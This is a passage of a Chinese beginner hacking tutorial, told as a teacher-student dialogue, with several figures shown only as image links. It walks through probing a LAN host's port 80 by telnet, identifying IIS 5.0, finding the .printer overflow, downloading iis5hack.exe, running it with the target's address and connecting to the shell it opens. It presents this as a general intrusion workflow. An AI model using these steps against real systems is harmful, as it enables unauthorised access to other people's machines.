


图 3

"哦！"台下仔细的看着。

"我们探测探测旁边的机器吧；选择192.168.1.167机器的80端口，看它是否开放。"老师继续说道，"输入telnet 192.168.1.167 80，如图4。"




图 4

"屏幕先是一黑，我们狂敲几个回车，就可以发现出现了对方机器的回应信息，大家看图5。"




图 5

"哎哟，乱七八糟的，是些什么意思啊？"学生A问道。

"其实是一个网页信息，400表示请求错误；Server是Microsoft–IIS/5.0；内容类型是text/html；内容长度是87；网页的内容是'The parameter is incorrect'，其意思是'参数不对'。"老师解释道，"如果我们telnet上去，盲打输入Get Http/1.0，那参数正确，就可以得到对方的主页代码。"

"哦！"大家恍然大悟。

"好了，可以telnet上对方的80端口，这就说明192.168.1.167的机器开放了80端口，这种方法虽然很慢，而且不方便，但在没有工具或只用探测少量端口的情况下，还是可以顶一顶的。"

2、查找服务的漏洞信息和利用工具

老师继续说道："对方还告诉我们是Microsoft–IIS/5.0的服务器，所以我们去查查看IIS服务器有什么漏洞。"

"哦，就相当于去检查有没有不结实的金库门啊！"学生B说道。

"呵呵，就是这样的。利用强大的搜索引擎google.com吧。我们打开IE，输入www.google.com。在搜索项中输入'IIS缓冲区溢出漏洞'，如图6。"




图 6

"我们点击搜索，结果出来了，大家看。"如图7。




图 7

"哈哈，有好多漏洞啊！"大家兴奋的说道。

"是的，可以看到，IIS5.0存在.printer溢出漏洞。那接下来，

我们就去搜索.printer漏洞的利用工具。”老师说道，“再次在google中输入‘IIS printer 工具’，这次结果如下。”如图8。




图8

“大家看，iis5hack.exe是.printer漏洞的溢出工具。我们把它下载下来。”

3、漏洞利用程序的使用

“唔，啥都不知道呢，如何使用工具呢？”学生们问道。

“不要紧，我们在命令行控制台下，直接输入iis5hack，就会出现帮助信息。黑客工具都是这样的，有完善的版权和提示。”iis5hack的结果如下，如图9。




图9

“哎哟！都是些什么意思啊？”

“先是版权信息，然后是用法。”老师耐心的解释到，“用法中表明，第一个参数是对方主机ip，第二个是对方端口，第三个是对方主机的类型。下面就列出来，2000中文版用0，2000中文版的sp1用1，然后是英文版，日文版分别用2，3，4，5。”

“哎哟，难道只对2000的sp1有用？”台下吃惊的问道。

“呵呵，是的，我们看看运气吧。但这里更重要的是这种方法，以后系统漏洞的攻击，都可以参照这样的流程。”老师说道。

“为什么要用不同的系统要用不同的类型值呢？”学生C疑惑的问道。

“嗯，那是因为以前有一些技术没有解决，现在已经可以统一起来了！如果有兴趣，大家可以参看《黑客X档案》2004年第8期的主题乐园《菜鸟缓冲区溢出编程步步高》，其中就有对.printer漏洞利用程序编写的详细分析，大家看了一定不会失望的。”

“哦！”大家埋头记下。

“我们还是接着来完成攻击利用吧！按照用法，输入iis5hack 192.168.1.167 80 0，提示可以telnet对方的99端口，我们试试，输入telnet 192.168.1.167 99。”如图10。

“哈哈，成功喽！！！”台下一阵欢呼，因为看见成功的登录上了对方的机器，如图11。

